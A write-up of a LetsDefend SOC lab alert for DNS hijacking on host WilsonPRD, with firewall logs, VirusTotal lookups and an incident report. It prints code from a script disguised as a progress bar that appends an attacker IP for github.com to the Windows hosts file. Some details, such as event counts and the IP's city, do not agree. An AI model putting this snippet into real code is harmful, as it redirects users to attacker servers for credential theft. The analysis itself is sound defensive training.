

Event Information:

EventID :
49
Event Time :
Feb, 06, 2021, 12:42 PM
Rule :
SOC116 - DNS Hijacking Detected
Level :
Security Analyst
Source Address :
172.16.17.34
Source Hostname :
WilsonPRD
File Name :
update.py
File Hash :
307b47d1217f267a47cee8dd86c2f191
File Size :
1.28 KB
Device Action :
Allowed

Analysis Steps:

Logs were searched with IP 172.16.17.34 (WilsonPRD) as the source in the relevant time-frame yielding 2 events. We can see what may be C2 activity using GitHub.

Source Address contains "172.16.17.34" All Time 1

2 events (before Feb, 06, 2021, 12:43 PM UTC)

Event

[Feb, 06, 2021, 12:42 PM] source_address=172.16.17.34 source_port=23512 destination_address=49.233.160.217 destination_port=443 raw_log: {"URL": "https://github.com"}

Field	Value
type	Firewall
source_address	172.16.17.34
source_port	23512
destination_address	49.233.160.217
destination_port	443
time	Feb, 06, 2021, 12:42 PM
Raw Log	
URL	https://github.com

1 row selected

VirusTotal lists this Python script as clean as of 3 months ago.

0 / 63 Community Score

No security vendors flagged this file as malicious

35adac50c32d395e940511f89da63fed262263e0b0bd41b01647acd794f

update.py

python hosts-modifier

Size: 1.28 KB Last Analysis Date: 3 months ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Code Insights

The code you provided is a simple script that creates a progress bar in the terminal. It does not appear to be malicious or harmful.

The script uses the `time` and `sys` modules to create a progress bar that is 40 characters wide. The script first prints a message indicating that it is configuring the network. It then uses a for loop to iterate over the range of 40 characters and print a hyphen to the terminal. This creates the progress bar.

The script then prints a message indicating that it is configuring the hardening. It then uses the same for loop to iterate over the range of 40 characters and print a hyphen to the terminal. This creates the progress bar.

Show more

Security vendors' analysis

Vendor	Result
Acronis (Static ML)	Undetected
AlhLab V3	Undetected
AllCloud	Undetected
ALTac	Undetected
Antiy-AVL	Undetected
Arcabit	Undetected
Avast	Undetected
AVG	Undetected

Do you want to automate checks?

As the AI summary states on VirusTotal the majority of the code is simply code related to displaying a progress bar, however, at the bottom of the script we see code related to DNS hijacking:


```
f = open("C:\Windows\System32\drivers\etc\hosts", "a")

f.write("49.233.160.217 github.com")


f.close()
```

whenever the user on WilsonPRD navigates to GitHub, their web browser is silently redirected to the attacker's server hosted on Tencent Cloud in China. The attacker could host a fake GitHub login page there to steal credentials.

The offending IP is not in our CTI database and is external to the organisation. No emails have been received indicating penetration testing involving the IP for the relevant time period. VirusTotal indicates it is a Chinese address associated with 49.233.160.217 AS 45090 (Shenzhen Tencent Computer Systems Company Limited). 0/91 security vendors flagged this IP address as malicious.



On AbuseIPDB this IP was reported 3,692 times with a 0% confidence of abuse.



Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.

Report:

Incident Summary

Analysis confirms a successful True Positive alert for DNS Hijacking on the host WilsonPRD (172[.]16.17.34). A Python script named update.py successfully executed on the endpoint, altering the local Windows hosts file to redirect traffic intended for github[.]com to an external, attacker-controlled IP address. Firewall logs confirm the host is actively routing traffic to the malicious IP.

Incident Details

- **Alert Name:** SOC116 - DNS Hijacking Detected
- **Target Host:** WilsonPRD (172[.]16.17.34)
- **Flagged File:** update.py
- **File Hash:** 307b47d1217f267a47cee8dd86c2f191
- **Device Action:** Allowed

Analysis and Evidence

- **Execution & Modification:** Static analysis of the update.py script reveals it masquerades as a benign progress-bar generator. However, it silently opens C:\Windows\System32\drivers\etc\hosts and appends the entry 49.233.160.217 github.com.
- **Network Activity:** Firewall logs confirm 2 events where the host 172[.]16.17.34 established outbound connections to 49[.]233.160.217 over port 443 with the requested URL https://github[.]com. This proves the local DNS override was successful and the user's traffic is being hijacked.

Threat Intelligence

- **OSINT (Payload):** VirusTotal currently lists the update.py hash with 0/63 detections, which is common for simple scripts lacking traditional malware signatures.
- **OSINT (Infrastructure):** The destination IP (49[.]233.160.217) belongs to ASN 45090 (Tencent cloud computing, Beijing). It is geographically located in China and is completely unrelated to legitimate GitHub infrastructure.

Actions Taken

1. Reviewed the update.py script, identifying explicit code designed to modify the local Windows hosts file.
2. Correlated the script's behaviour with firewall logs, verifying that traffic intended for GitHub was successfully routed to the foreign IP.
3. Contained the host to prevent further data exfiltration.
4. Declared the alert a True Positive for active DNS Spoofing/Hijacking and escalated. Credential rotation (specifically for GitHub), and remediation of the hosts files should be conducted.

Let's Defend Result

SOC116 - DNS Hijacking Detected

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Analyze Malware (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)